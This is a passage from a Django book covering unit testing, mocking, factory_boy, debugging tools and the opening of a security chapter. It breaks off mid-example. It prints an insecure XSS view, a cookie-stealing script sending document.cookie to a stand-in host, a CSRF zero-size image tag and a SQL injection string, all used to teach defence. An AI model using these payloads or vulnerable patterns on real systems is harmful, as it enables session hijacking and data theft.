`self.assertEqual(self.l1, self.l2)`	`AssertionError: Lists differ: [1, 2] != [1, 0]`
	`First differing element 1:`
	`2`
	`0`

`self.assertListEqual( self.l1, self.l2)`	`AssertionError: Lists differ: [1, 2] != [1, 0]`
	
	`First differing element 1:`
	`2`
	`0`

`self.assertListEqual(self.l1, None)`	`AssertionError: Second sequence is not a list: None`

The first statement uses Python's built- in `assert` keyword. Notice that it throws the least helpful error. You cannot infer what values or types are in the `self.l1` and `self.l2` variables. This is primarily the reason why we need to use the `assert*()` methods.

Next, the exception thrown by `assertEqual()` very helpfully tells you that you are comparing two lists and even tells you at which position they begin to differ. This is exactly similar to the exception thrown by the more specialized `assertListEqual()` function. This is because, as the documentation would tell you, if `assertEqual()` is given two lists for comparison, then it hands it over to `assertListEqual()`.

Despite this, as the last example proves, it is always better to use the most specific `assert*` method for your tests. Since the second argument is not a list, the error clearly tells you that a list was expected.

Use the most specific `assert*` method in your tests.

Therefore, you need to familiarize yourself with all the `assert` methods, and choose the most specific one to evaluate the result you expect. This also applies to when you are checking whether your application does not do things it is not supposed to do, that is, a negative test case. You can check for exceptions or warnings using `assertRaises` and `assertWarns` respectively.

Writing better test cases

We have already seen that the best test cases test a small unit of code at a time. They also need to be fast. A programmer needs to run tests at least once before every commit to the source control. Even a delay of a few seconds can tempt a programmer to skip running tests (which is not a good thing).

Here are some qualities of a good test case (which is a subjective term, of course) in the form of an easy-to-remember mnemonic "**F.I.R.S.T**. class test case":

1. **Fast**: the faster the tests, the more often they are run. Ideally, your tests should complete in a few seconds.
2. **Independent**: Each test case must be independent of others and can be run in any order.
3. **Repeatable**: The results must be the same every time a test is run. Ideally, all random and varying factors must be controlled or set to known values before a test is run.
4. **Small**: Test cases must be as short as possible for speed and ease of understanding.
5. **Transparent**: Avoid tricky implementations or ambiguous test cases.

Additionally, make sure that your tests are automatic. Eliminate any manual steps, no matter how small. Automated tests are more likely to be a part of your team's workflow and easier to use for tooling purposes.

Perhaps, even more important are the don'ts to remember while writing test cases:

- **Do not (re)test the framework**: Django is well tested. Don't check for URL lookup, template rendering, and other framework-related functionality.
- **Do not test implementation details**: Test the interface and leave the minor implementation details. It makes it easier to refactor this later without breaking the tests.
- **Test models most, templates least**: Templates should have the least business logic, and they change more often.

- **Avoid HTML output validation**: Test views use their context variable's output rather than its HTML-rendered output.
- **Avoid using the web test client in unit tests**: Web test clients invoke several components and are therefore, better suited for integration tests.
- **Avoid interacting with external systems**: Mock them if possible. Database is an exception since test database is in-memory and quite fast.

Of course, you can (and should) break the rules where you have a good reason to (just like I did in my first example). Ultimately, the more creative you are at writing tests, the earlier you can catch bugs, and the better your application will be.

Mocking

Most real-life projects have various interdependencies between components. While testing one component, the result must not be affected by the behavior of other components. For example, your application might call an external web service that might be unreliable in terms of network connection or slow to respond.

Mock objects imitate such dependencies by having the same interface, but they respond to method calls with canned responses. After using a mock object in a test, you can assert whether a certain method was called and verify that the expected interaction took place.

Take the example of the SuperHero profile eligibility test mentioned in *Pattern: Service objects* (see *Chapter 3, Models*). We are going to mock the call to the service object method in a test using the Python 3 `unittest.mock` library:

```
# profiles/tests.py
from django.test import TestCase
from unittest.mock import patch
from django.contrib.auth.models import User

class TestSuperHeroCheck(TestCase):
    def test_checks_superhero_service_obj(self):
        with patch("profiles.models.SuperHeroWebAPI") as ws:
            ws.is_hero.return_value = True
            u = User.objects.create_user(username="t")
            r = u.profile.is_superhero()
        ws.is_hero.assert_called_with('t')
        self.assertTrue(r)
```

Here, we are using `patch()` as a context manager in a `with` statement. Since the profile model's `is_superhero()` method will call the `SuperHeroWebAPI.is_hero()` class method, we need to mock it inside the `models` module. We are also hard-coding the return value of this method to be `True`.

The last two assertions check whether the method was called with the correct arguments and if `is_hero()` returned `True`, respectively. Since all methods of `SuperHeroWebAPI` class have been mocked, both the assertions will pass.

Mock objects come from a family called **Test Doubles**, which includes stubs, fakes, and so on. Like movie doubles who stand in for real actors, these test doubles are used in place of real objects while testing. While there are no clear lines drawn between them, Mock objects are objects that can test the behavior, and stubs are simply placeholder implementations.

Pattern – test fixtures and factories

Problem: Testing a component requires the creation of various prerequisite objects before the test. Creating them explicitly in each test method gets repetitive.

Solution: Utilize factories or fixtures to create the test data objects.

Problem details

Before running each test, Django resets the database to its initial state, as it would be after running migrations. Most tests will need the creation of some initial objects to set the state. Rather than creating different initial objects for different scenarios, a common set of initial objects are usually created.

This can quickly get unmanageable in a large test suite. The sheer variety of such initial objects can be hard to read and later understand. This leads to hard-to-find bugs in the test data itself!

Being such a common problem, there are several means to reduce the clutter and write clearer test cases.

Solution details

The first solution we will take a look at is what is given in the Django documentation itself—test fixtures. Here, a test fixture is a file that contains a set of data that can be imported into your database to bring it to a known state. Typically, they are YAML or JSON files previously exported from the same database when it had some data.

For example, consider the following test case, which uses a test fixture:

```
from django.test import TestCase

class PostTestCase(TestCase):
    fixtures = ['posts']

    def setUp(self):
        # Create additional common objects
        pass

    def test_some_post_functionality(self):
        # By now fixtures and setUp() objects are loaded
        pass
```

Before `setUp()` gets called in each test case, the specified fixture, posts gets loaded. Roughly speaking, the fixture would be searched for in the fixtures directory with certain known extensions, for example, `app/fixtures/posts.json`.

However, there are a number of problems with fixtures. Fixtures are static snapshots of the database. They are schema-dependent and have to be changed each time your models change. They also might need to be updated when your test-case assertions change. Updating a large fixture file manually, with multiple related objects, is no joke.

For all these reasons, many consider using fixtures as an anti-pattern. It is recommended that you use factories instead. A factory class creates objects of a particular class that can be used in tests. It is a DRY way of creating initial test objects.

Let's use a model's `objects.create` method to create a simple factory:

```
from django.test import TestCase
from .models import Post

class PostFactory:
    def make_post(self):
        return Post.objects.create(message="")

class PostTestCase(TestCase):

    def setUp(self):
        self.blank_message = PostFactory().makePost()

    def test_some_post_functionality(self):
        pass
```

Compared to using fixtures, the initial object creation and the test cases are all in one place. Fixtures load static data as is into the database without calling model-defined `save()` methods. Since factory objects are dynamically generated, they are more likely to run through your application's custom validations.

However, there is a lot of boilerplate in writing such factory classes yourself. The `factory_boy` package, based on thoughtbot's `factory_girl`, provides a declarative syntax for creating object factories.

Rewriting the previous code to use `factory_boy`, we get the following result:

```
import factory
from django.test import TestCase
from .models import Post

class PostFactory(factory.Factory):
    class Meta:
        model = Post
    message = ""

class PostTestCase(TestCase):

    def setUp(self):
        self.blank_message = PostFactory.create()
        self.silly_message = PostFactory.create(message="silly")

    def test_post_title_was_set(self):
        self.assertEqual(self.blank_message.message, "")
        self.assertEqual(self.silly_message.message, "silly")
```

Notice how clear the `factory` class becomes when written in a declarative fashion. The attribute's values do not have to be static. You can have sequential, random, or computed attribute values. If you prefer to have more realistic placeholder data such as US addresses, then use the `django-faker` package.

In conclusion, I would recommend factories, especially `factory_boy`, for most projects that need initial test objects. One might still want to use fixtures for static data, such as lists of countries or t-shirt sizes, since they would rarely change.

Dire Predictions

After the announcement of the impossible deadline, the entire team seemed to be suddenly out of time. They went from 4-week scrum sprints to 1-week sprints. Steve wiped every meeting off their calendars except "today's 30-minute catch-up with Steve." He preferred to have a one-on-one discussion if he needed to talk to someone at their desk.

At Madam O's insistence, the 30-minute meetings were held at a sound proof hall 20 levels below the S.H.I.M. headquarters. On Monday, the team stood around a large circular table with a gray metallic surface like the rest of the room. Steve stood awkwardly in front of it and made a stiff waving gesture with an open palm.

Even though everyone had seen the holographs come alive before, it never failed to amaze them each time. The disc almost segmented itself into hundreds of metallic squares and rose like miniature skyscrapers in a futuristic model city. It took them a second to realize that they were looking at a 3D bar chart.

"Our burn-down chart seems to be showing signs of slowing down. I am guessing it is the outcome of our recent user tests, which is a good thing. But…" Steve's face seemed to show the strain of trying to stifle a sneeze. He gingerly flicked his forefinger upwards in the air and the chart smoothly extended to the right.

"At this rate, projections indicate that we will miss the go-live by several days, at best. I did a bit of analysis and found several critical bugs late in our development. We can save a lot of time and effort if we can catch them early. I want to put your heads together and come up with some i..."

Steve clasped his mouth and let out a loud sneeze. The holograph interpreted this as a sign to zoom into a particularly uninteresting part of the graph. Steve cursed under his breath and turned it off. He borrowed a napkin and started noting down everyone's suggestions with an ordinary pen.

One of the suggestions that Steve liked most was a coding checklist listing the most common bugs, such as forgetting to apply migrations. He also liked the idea of involving users earlier in the development process for feedback. He also noted down some unusual ideas, such as a Twitter handle for tweeting the status of the continuous integration server.

At the close of the meeting, Steve noticed that Evan was missing. "Where is Evan?" he asked. "No idea," said Brad looking confused, "he was here a minute ago."

Learning more about testing

Django's default test runner has improved a lot over the years. However, test runners such as `py.test` and `nose` are still superior in terms of functionality.
They make your tests easier to write and run. Even better, they are compatible with your existing test cases.

You might also be interested in knowing what percentage of your code is covered by tests. This is called **Code coverage** and `coverage.py` is a very popular tool for finding this out.

Most projects today tend to use a lot of JavaScript functionality. Writing tests for them usually require a browser-like environment for execution. Selenium is a great browser automation tool for executing such tests.

While a detailed treatment of testing in Django is outside the scope of this book, I would strongly recommend that you learn more about it.

If nothing else, the two main takeaways I wanted to convey through this section are first, write tests, and second, once you are confident at writing them, practice TDD.


Debugging

Despite the most rigorous testing, the sad reality is, we still have to deal with bugs. Django tries its best to be as helpful as possible while reporting an error to help you in debugging. However, it takes a lot of skill to identify the root cause of the problem.

Thankfully, with the right set of tools and techniques, we can not only identify the bugs but also gain great insight into the runtime behavior of your code. Let's take a look at some of these tools.

Django debug page

If you have encountered any exception in development, that is, when `DEBUG=True`, then you would have already seen an error page similar to the following screenshot:




Since it comes up so frequently, most developers tend to miss the wealth of information in this page. Here are some places to take a look at:

- **Exception details**: Obviously, you need to read what the exception tells you very carefully.
- **Exception location**: This is where Python thinks where the error has occurred. In Django, this may or may not be where the root cause of the bug is.
- **Traceback**: This was the call stack when the error occurred. The line that caused the error will be at the end. The nested calls that led to it will be above it. Don't forget to click on the '**Local vars**' arrow to inspect the values of the variables at the time of the exception.
- **Request information**: This is a table (not shown in the screenshot) that shows context variables, meta information, and project settings. Check for malformed input in the requests here.

A better debug page

Often, you may wish for more interactivity in the default Django error page. The `django-extensions` package ships with the fantastic Werkzeug debugger that provides exactly this feature. In the following screenshot of the same exception, notice a fully interactive Python interpreter available at each level of the call stack:



To enable this, in addition to adding `django_extensions` to your `INSTALLED_APPS`, you will need to run your test server as follows:

```
$ python manage.py runserver_plus
```

Despite the reduced debugging information, I find the Werkzeug debugger to be more useful than the default error page.

The print function

Sprinkling `print()` functions all over the code for debugging might sound primitive, but it has been the preferred technique for many programmers.

Typically, the `print()` functions are added before the line where the exception has occurred. It can be used to print the state of variables in various lines leading to the exception. You can trace the execution path by printing something when a certain line is reached.

In development, the print output usually appears in the console window where the test server is running. Whereas in production, these print outputs might end up in your server log file where they would add a runtime overhead.

In any case, it is not a good debugging technique to use in production. Even if you do, the print functions that are added for debugging should be removed from being committed to your source control.

Logging

The main reason for including the previous section was to say—You should replace the `print()` functions with calls to logging functions in Python's `logging` module. Logging has several advantages over printing: it has a timestamp, a clearly marked level of urgency (for example, INFO, DEBUG), and you don't have to remove them from your code later.

Logging is fundamental to professional web development. Several applications in your production stack, like web servers and databases, already use logs. Debugging might take you to all these logs to retrace the events that lead to a bug. It is only appropriate that your application follows the same best practice and adopts logging for errors, warnings, and informational messages.

Unlike the common perception, using a logger does not involve too much work. Sure, the setup is slightly involved but it is merely a one-time effort for your entire project. Even more, most project templates (for example, the `edge` template) already do this for you.

Once you have configured the `LOGGING` variable in `settings.py`, adding a logger to your existing code is quite easy, as shown here:


```
# views.py
import logging
logger = logging.getLogger(__name__)

def complicated_view():
    logger.debug("Entered the complicated_view()!")
```

The `logging` module provides various levels of logged messages so that you can easily filter out less urgent messages. The log output can be also formatted in various ways and routed to many places, such as standard output or log files. Read the documentation of Python's `logging` module to learn more.

The Django Debug Toolbar

The Django Debug Toolbar is an indispensable tool not just for debugging but also for tracking detailed information about each request and response. Rather than appearing only during exceptions, the toolbar is always present in your rendered page.

Initially, it appears as a clickable graphic on the right-hand side of your browser window. On clicking, a toolbar appears as a dark semi-transparent sidebar with several headers:



Each header is filled with detailed information about the page from the number of SQL queries executed to the templates that we use to render the page. Since the toolbar disappears when `DEBUG` is set to False, it is pretty much restricted to being a development tool.

The Python debugger pdb

While debugging, you might need to stop a Django application in the middle of execution to examine its state. A simple way to achieve this is to raise an exception with a simple `assert False` line in the required place.

What if you wanted to continue the execution step by step from that line? This is possible with the use of an interactive debugger such as Python's `pdb`. Simply insert the following line wherever you want the execution to stop and switch to `pdb`:

```
import pdb; pdb.set_trace()
```

Once you enter `pdb`, you will see a command-line interface in your console window with a `(Pdb)` prompt. At the same time, your browser window will not display anything as the request has not finished processing.

The pdb command-line interface is extremely powerful. It allows you to go through the code line by line, examine the variables by printing them, or execute arbitrary code that can even change the running state. The interface is quite similar to GDB, the GNU debugger.

Other debuggers


There are several drop-in replacements for `pdb`. They usually have a better interface. Some of the console-based debuggers are as follows:

- `ipdb`: Like IPython, this has autocomplete, syntax-colored code, and so on.
- `pudb`: Like old Turbo C IDEs, this shows the code and variables side by side.
- `IPython`: This is not a debugger. You can get a full IPython shell anywhere in your code by adding the `from IPython import embed; embed()` line.

PuDB is my preferred replacement for pdb. It is so intuitive that even beginners can easily use this interface. Like pdb, just insert the following code to break the execution of the program:

```
import pudb; pudb.set_trace()
```

When this line is executed, a full-screen debugger is launched, as shown here:



Press the `?` key to get help on the complete list of keys that you can use.

Additionally, there are several graphical debuggers, some of which are standalone, such as `winpdb` and others, which are integrated to the IDE, such as PyCharm, PyDev, and Komodo. I would recommend that you try several of them until you find the one that suits your workflow.

Debugging Django templates

Projects can have very complicated logic in their templates. Subtle bugs while creating a template can lead to hard-to-find bugs. We need to set `TEMPLATE_DEBUG` to `True` (in addition to `DEBUG`) in `settings.py` so that Django shows a better error page when there is an error in your templates.

There are several crude ways to debug templates, such as inserting the variable of interest, such as `{{ variable }}`, or if you want to dump all the variables, use the built-in `debug` tag like this (inside a conveniently clickable text area):

```
<textarea onclick="this.focus();this.select()" style="width: 100%;">
  {% filter force_escape %}
    {% debug %}
  {% endfilter %}
</textarea>
```

A better option is use the Django Debug Toolbar mentioned earlier. It not only tells you the values of the context variables but also shows the inheritance tree of your templates.

However, you might want to pause in the middle of a template to inspect the state (say, inside a loop). A debugger would be perfect for such cases. In fact, it is possible to use any one of the aforementioned Python debuggers for your templates using custom template tags.

Here is a simple implementation of such a template tag. Create the following file inside a `templatetag` package directory:

```
# templatetags/debug.py
import pudb as dbg              # Change to any *db
from django.template import Library, Node

register = Library()

class PdbNode(Node):

    def render(self, context):
        dbg.set_trace()         # Debugger will stop here
        return ''

@register.tag
def pdb(parser, token):
    return PdbNode()
```

In your template, load the template tag library, insert the `pdb` tag wherever you need the execution to pause, and enter the debugger:

```
{% load debug %}

{% for item in items %}
    {# Some place you want to break #}
    {% pdb %}
{% endfor %}
```

Within the debugger, you can examine anything, including the context variables using the `context` dictionary:

```
>>> print(context["item"])
Item0
```

If you need more such template tags for debugging and introspection, then I would recommend that you check out the `django-template-debug` package.

Summary

In this chapter, we looked at the motivations and concepts behind testing in Django. We also found the various best practices to be followed while writing a test case. In the section on debugging, we got familiar with the various debugging tools and techniques to find bugs in Django code and templates.

In the next chapter, we will get one step closer to production code by understanding the various security issues and how to reduce threats from various kinds of malicious attacks.

10
Security

In this chapter, we will discuss the following topics:

- Various web attacks and countermeasures
- Where Django can and cannot help
- Security checks for Django applications

Several prominent industry reports suggest that websites and web applications remain one of the primary targets of cyber attacks. Yet, about 86 percent of all websites, tested by a leading security firm in 2013, had at least one serious vulnerability.

Releasing your application to the wild is fraught with several dangers ranging from the leaking of confidential information to denial-of service attacks. Mainstream media headlines security flaws focusing on exploits, such as Heartbleed, Superfish, and POODLE, that have an adverse impact on critical website applications, such as e-mail and banking. Indeed, one often wonders if WWW stands for World Wide Web or the Wild Wild West.

One of the biggest selling points of Django is its strong focus on security. In this chapter, we will cover the top techniques that attackers use. As we will soon see, Django can protect you from most of them out of the box.

I believe that to protect your site from attackers, you need to think like one. So, let's familiarize ourselves with the common attacks.


Cross-site scripting (XSS)

Cross-site scripting (**XSS**), considered the most prevalent web application security flaw today, enables an attacker to execute his malicious scripts (usually JavaScript) on web pages viewed by users. Typically, the server is tricked into serving their malicious content along with the trusted content.

How does a malicious piece of code reach the server? The common means of entering external data into a website are as follows:

- Form fields
- URLs
- Redirects
- External scripts such as Ads or Analytics

None of these can be entirely avoided. The real problem is when outside data gets used without being validated or sanitized (as shown in the following screenshot). Never trust outside data:



For example, let's take a look at a piece of vulnerable code, and how an XSS attack can be performed on it. It is strongly advised not to use this code in any form:

```
class XSSDemoView(View):
    def get(self, request):

        # WARNING: This code is insecure and prone to XSS attacks
        #          *** Do not use it!!! ***
        if 'q' in request.GET:
            return HttpResponse("Searched for: {}".format(
                    request.GET['q']))
        else:
            return HttpResponse("""<form method="get">
        <input type="text" name="q" placeholder="Search" value="">
        <button type="submit">Go</button>
        </form>""")
```

This is a `View` class that shows a search form when accessed without any `GET` parameters. If the search form is submitted, it shows the search string entered by the user in the form.

Now open this view in a dated browser (say, IE 8), and enter the following search term in the form and submit it:

```
<script>alert("pwned")</script>
```

Unsurprisingly, the browser will show an alert box with the ominous message. Note that this attack fails in the latest Webkit browsers such as Chrome with an error in the console—**Refused to execute a JavaScript script. Source code of script found within request**.

In case, you are wondering what harm a simple alert message could cause, remember that any JavaScript code can be executed in the same manner. In the worst case, the user's cookies can be sent to a site controlled by the attacker by entering the following search term:

```
<script>var adr = 'http://lair.com/evil.php?stolen=' +
escape(document.cookie);</script>
```

Once your cookies are sent, the attacker might be able to conduct a more serious attack.

Why are your cookies valuable?

It might be worth understanding why cookies are the target of several attacks. Simply put, access to cookies allows attackers to impersonate you and even take control of your web account.

To understand this in detail, you need to understand the concept of sessions. HTTP is stateless. Be it an anonymous or an authenticated user, Django keeps track of their activities for a certain duration of time by managing sessions.

A session consists of a `session ID` at the client end, that is, the browser, and a dictionary-like object stored at the server end. The `session ID` is a random 32-character string that is stored as a cookie in the browser. Each time a user makes a request to a website, all their cookies, including this `session ID`, are sent along with the request.

At the server end, Django maintains a session store that maps this `session ID` to the session data. By default, Django stores the session data in the `django_session` database table.

Once a user successfully logs in, the session will note that the authentication was successful and will keep track of the user. Therefore, the cookie becomes a temporary user authentication for subsequent transactions. Anyone who acquires this cookie can use this web application as that user, which is called **session hijacking**.

How Django helps

You might have observed that my example was an extremely unusual way of implementing a view in Django for two reasons: it did not use templates for rendering and form classes were not used. Both of them have XSS-prevention measures.

By default, Django templates auto-escape HTML special characters. So, if you had displayed the search string in a template, all the tags would have been HTML encoded. This makes it impossible to inject scripts unless you explicitly turn them off by marking the content as safe.

Using forms in Django to validate and sanitize the input is also a very effective countermeasure. For example, if your application requires a numeric employee ID, then use an `IntegerField` class rather than the more permissive `CharField` class.

In our example, we can use a `RegexValidator` class in our search-term field to restrict the user to alphanumeric characters and allowed punctuation symbols recognized by your search module. Restrict the acceptable range of the user input as strictly as possible.

Where Django might not help

Django can prevent 80 percent of XSS attacks through auto-escaping in templates. For the remaining scenarios, you must take care to:

- Quote all HTML attributes, for example, replace `<a href={{link}}>` with `<a href="{{link}}">`
- Escape dynamic data in CSS or JavaScript using custom methods
- Validate all URLs, especially against unsafe protocols such as `javascript:`
- Avoid client-side XSS (also, known as DOM-based XSS)

As a general rule against XSS, I suggest—filter on input and escape on output. Make sure that you validate and sanitize (filter) any data that comes in and transform (escape) it immediately before sending it to the user. Specifically, if you need to support the user input with HTML formatting such as comments, consider using Markdown instead.

Filter on input and escape on output.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (**CSRF**) is an attack that tricks a user into making unwanted actions on a website, where they are already authenticated, while they are visiting another site. Say, in a forum, an attacker can place an `IMG` or `IFRAME` tag within the page that makes a carefully crafted request to the authenticated site.

For instance the following fake 0x0 image can be embedded in a comment:

```
<img src="http://superbook.com/post?message=I+am+a+Dufus" width="0"
height="0" border="0">
```

If you were already signed into SuperBook in another tab, and if the site didn't have CSRF countermeasures, then a very embarrassing message will be posted. In other words, CSRF allows the attacker to perform actions by assuming your identity.

How Django helps

The basic protection against CSRF is to use an HTTP `POST` (or `PUT` and `DELETE`, if supported) for any action that has side effects. Any `GET` (or `HEAD`) request must be used for information retrieval, for example, read-only.

Django offers countermeasures against `POST`, `PUT`, or `DELETE` methods by embedding a token. You must already be familiar with the `{% csrf_token %}` mentioned inside each Django form template. This is a random value that must be present while submitting the form.

The way this works is that the attacker will not be able to guess the token while crafting the request to your authenticated site. Since the token is mandatory and must match the value presented while displaying the form, the form submission fails and the attack is thwarted.

Where Django might not help

Some people turn off CSRF checks in a view with the `@csrf_exempt` decorator, especially for AJAX form posts. This is not recommended unless you have carefully considered the security risks involved.

SQL injection

SQL injection is the second most common vulnerability of web applications, after XSS. The attack involves entering malicious SQL code into a query that gets executed on the database. It could result in data theft, by dumping database contents, or the distruction of data, say, by using the `DROP TABLE` command.

If you are familiar with SQL, then you can understand the following piece of code. It looks up an e-mail address based on the given `username`:

```
name = request.GET['user']
sql = "SELECT email FROM users WHERE username = '{}';".format(name)
```

At first glance, it might appear that only the e-mail address corresponding to the username mentioned as the `GET` parameter will be returned. However, imagine if an attacker entered `' OR '1'='1` in the form field, then the SQL code would be as follows:

```
SELECT email FROM users WHERE username = '' OR '1'='1';
```

Since this `WHERE` clause will be always true, the e-mails of all the users in your application will be returned. This can be a serious leak of confidential information.

Again, if the attacker wishes, he could execute more dangerous queries like the following:

```
